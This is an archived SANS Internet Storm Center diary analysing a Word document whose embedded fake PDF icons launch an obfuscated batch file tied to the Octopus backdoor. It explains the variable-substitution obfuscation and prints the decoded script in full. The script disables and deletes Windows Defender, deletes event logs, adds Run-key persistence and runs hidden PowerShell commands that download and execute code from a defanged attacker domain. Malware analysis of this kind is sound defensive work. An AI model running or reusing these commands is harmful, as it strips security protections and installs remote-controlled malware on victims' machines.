

Octopus Backdoor is Back with a New Embedded Obfuscated Bat File


By SANS Internet Storm Center

Archived: 2026-04-05 21:48:24 UTC


Last week, I found another interesting Word document that delivered an interesting malicious script to potential victims. Usually, Office documents carry VBA macros that are activated using a bit of social engineering (the classic yellow ribbon) but this time, the document did not contain any malicious code:

```
remnux@MalwareZoo/20220505$ oledump.py f1763579a9319d2506ee468031e1eb1b.doc
1:      114 '\x01CompObj'
2:      4096 '\x05DocumentSummaryInformation'
3:      4096 '\x05SummaryInformation'
4:      7624 '1Table'
5:     15906 'Data'
6:      4096 'WordDocument'
```

But you can see stream 5 is called "Data". When you open the document, you see this:



The document SHA256 is 6e3ef2551b1f34685025f9fe1d6358ef95fbe21ada8ed9de3c7c4d5070520f6eand its current VT score is 22/60[1]. The document contains embedded objects that look like PDF files but they aren't:



If you follow the instruction and click on one of the PDF icons (all three point to the same script), the script will be executed. Let's have a look at it:

It looks pretty well obfuscated:

```
%xlnlrpz%%fynwfvh%%dskbaxq%.%fynwfvh%%lxckycu%%fynwfvh% %wegkoem%%tjxpouf%%tjxpouf% %vyvapob%%eeuyvw
```

In Microsoft batch files, "%...%" represents a variable. If you look carefully at the code, you see that we just have a suite of environment variables with, sometimes, clear characters. Those characters are special ones like "/", "." or numbers. The obfuscation technique used here is pretty simple but efficient. Environment variables just contain letters from A to Z:

```
set wegkoem=a
set bpltpmn=b
set khoziql=c
set tjxpouf=d
set fynwfvh=e
set gfuxihu=f
set dskbaxq=g
set vyvapob=h
set pjdvllg=i
set mnmpqbg=j
set eeuyvwk=k
set mkmhtbo=l
set hxiqvtv=m
set bysdcmi=n
set nutqtmu=o
set brlbmmf=p
set hoahisa=q
set xlnlrpz=r
set ybbwhci=s
set flbzyhx=t
set jxdklrj=u
set cbwqklh=v
set rmyyyjm=w
set lxckycu=x
set tjtkrhi=y
set ikoiset=z
```

Once you replaced all variables with the corresponding letters, the script is easier to read but you still have to clean it:

```
@%e%%c%%h%%o% %o%%f%%f%
```

Here is the complete decoded script:

```
@echo off
reg delete "hkml\software\policies\microsoft\windows defender" /f
reg add "hkml\software\policies\microsoft\windows defender" /v "disableantispyware" /t reg_dword /d
reg add "hkml\software\policies\microsoft\windows defender" /v "disableantivirus" /t reg_dword /d "1
reg add "hkml\software\policies\microsoft\windows defender\mpengine" /v "mpenablepus" /t reg_dword /
reg add "hkml\software\policies\microsoft\windows defender\real-time protection" /v "disablebehavior
reg add "hkml\software\policies\microsoft\windows defender\real-time protection" /v "disableioavprot
reg add "hkml\software\policies\microsoft\windows defender\real-time protection" /v "disableonaccess
reg add "hkml\software\policies\microsoft\windows defender\real-time protection" /v "disablerealtime
reg add "hkml\software\policies\microsoft\windows defender\real-time protection" /v "disablesca
reg add "hkml\software\policies\microsoft\windows defender\reporting" /v "disableenhancednotificatio
reg add "hkml\software\policies\microsoft\windows defender\spynet" /v "disableblockatfirstseen" /t r
reg add "hkml\software\policies\microsoft\windows defender\spynet" /v "spynetreporting" /t reg_dword
reg add "hkml\software\policies\microsoft\windows defender\spynet" /v "submitsamplesconsent" /t reg_
rem 0 - disable logging
reg add "hkml\system\currentcontrolset\control\wmi\autologger\defenderapilogger" /v "start" /t reg_d
reg add "hkml\system\currentcontrolset\control\wmi\autologger\defenderauditlogger" /v "start" /t reg_
rem disable wd tasks
schtasks /change /tn "microsoft\windows\exploitguard\exploitguard mdm policy refresh" /disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender cache maintenance" /disabl
schtasks /change /tn "microsoft\windows\windows defender\windows defender cleanup" /disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender scheduled scan" /disable
schtasks /change /tn "microsoft\windows\windows defender\windows defender verification" /disable
rem disable wd systray icon
reg delete "hkml\software\microsoft\windows\currentversion\explorer\startupapproved\run" /v "windows
reg delete "hkcu\software\microsoft\windows\currentversion\run" /v "windows defender" /f
reg delete "hkml\software\microsoft\windows\currentversion\run" /v "windowsdefender" /f
rem remove wd context menu
reg delete "hkcr*\shellex\contextmenuhandlers\ep" /f
reg delete "hkcr\directory\shellex\contextmenuhandlers\ep" /f
reg delete "hkcr\drive\shellex\contextmenuhandlers\ep" /f
rem disable wd services
reg add "hkml\system\currentcontrolset\services\wdboot" /v "start" /t reg_dword /d "4" /f
reg add "hkml\system\currentcontrolset\services\wdfilter" /v "start" /t reg_dword /d "4" /f
reg add "hkml\system\currentcontrolset\services\wdnisdrv" /v "start" /t reg_dword /d "4" /f
reg add "hkml\system\currentcontrolset\services\wdnissvc" /v "start" /t reg_dword /d "4" /f
reg add "hkml\system\currentcontrolset\services\windefend" /v "start" /t reg_dword /d "4" /f
reg add "hkml\system\currentcontrolset\services\securityhealthservice" /v "start" /t reg_dword /d "4

reg.exe add hkml\software\microsoft\windows\currentversion\policies\system /v enablelua /t reg_dword

reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#one" /t reg_sz /d "po
reg add "hkey_current_user\software\microsoft\windows\currentversion\run" /v "#oneupdate" /t reg_sz

"c:\program files\microsoft security client\setup.exe" /x /s /disableoslimit
```

```
start /b powershell add-mppreference -exclusionpath "c:" -force

start /b powershell add-mppreference -exclusionpath "c:\users" -force

start /b powershell -w hidden "iex(new-object net.webclient).downloadstring('hxxp://hpsj[.]firewall-

start /b powershell -w hidden "add-type -assemblyname system.core;iex (new-object net.webclient).down

schtasks /create /sc minute /mo 60 /f /tn achromeupdater /tr "powershell -w hidden \"add-type -assembl

schtasks /f /create /sc minute /mo 60 /tn achromeupdateri /tr "powershell.exe -w hidden 'iex (new-ob

sc stop windefend
sc config windefend start= disabled
sc delete windefend
sc stop wdnissvc
sc config wdnissvc start= disabled
sc delete wdnissvc
sc stop sense
sc config sense start= disabled
sc delete sense
sc stop wuauerv
sc config wuauerv start= disabled
sc stop usosvc
sc config usosvc start= disabled
sc stop waasmedicsvc
sc config waasmedicsvc start= disabled
sc stop securityhealthservice
sc config securityhealthservice start= disabled
sc delete securityhealthservice
sc stop sdrsvc
sc config sdrsvc start= disabled
sc stop wscsvc
sc config wscsvc start= disabled
sc stop wdiservicehost
sc config wdiservicehost start= disabled
sc stop wdisystemhost
sc config wdisystemhost start= disabled
sc stop installservice
sc config installservice start= disabled
sc stop vaultsvc
sc config vaultsvc start= disabled
sc stop spooler
sc config spooler start= disabled
sc stop licensemanager
sc config licensemanager start= disabled
```

```
sc stop diagtrack
sc config diagtrack start= disabled
taskkill /f /im smartscreen.exe
taskkill /f /im securityhealthservice.exe
cd c:\
cd c:\program files\
rd /s /q "windows defender"
rd /s /q "windows defender advanced threat protection"
rd /s /q "windows security"
cd c:\program files (x86)\
rd /s /q "windows defender"
cd c:\programdata\microsoft
rd /s /q "windows defender"
rd /s /q "windows defender advanced threat protection"
rd /s /q "windows security health"
cd c:\
cd windows
cd system32
del /f windowsupdateelevatedinstaller.exe
del /f securityhealthsystray.exe
del /f securityhealthservice.exe
del /f securityhealthhost.exe
del /f securitycenterbroker.dll
del /f securitycenterbrokerps.dll
del /f securityhealthagent.dll
del /f securityhealthproxystub.dll
del /f securityhealthsso.dll
del /f smartscreensettings.exe
del /f smartscreenps.dll
del /f smartscreen.exe
del /f windows.security.integrity.dll
del /f windowsdefenderapplicationguardcsp.dll
del /f wscsvc.dll
del /f wscsvc.dll.mui
del /f wsecedit.dll
cd winevt\logs
del /f microsoft-windows-windows defender4operational.evtx
del /f microsoft-windows-windows defender4whc.evtx
del /f microsoft-windows-security-audit-configuration-client4operational.evtx
del /f microsoft-windows-security-enterprisedata-filerevocationmanager4operational.evtx
del /f microsoft-windows-security-netlogon
```

The domain hpsj[.]firewall-gateway[.]net is well-known, it's a good old Octopus backdoor. I already wrote a diary about it in 2020[2]! But it seems to be back with a simple but effective obfuscation technique.

[1] <https://www.virustotal.com/gui/file/6e3ef2551b1f34685025f9fe1d6358ef95f95f21ada8ed9de3c7c4d5070520f6e>

[2] <https://isc.sans.edu/forums/diary/Malicious+Word+Document+Delivering+an+Octopus+Backdoor/26918/>

Xavier Mertens (@xme)

Xameco

Senior ISC Handler - Freelance Cyber Security Consultant

[PGP Key](#)

Source: <https://isc.sans.edu/diary/rss/28628>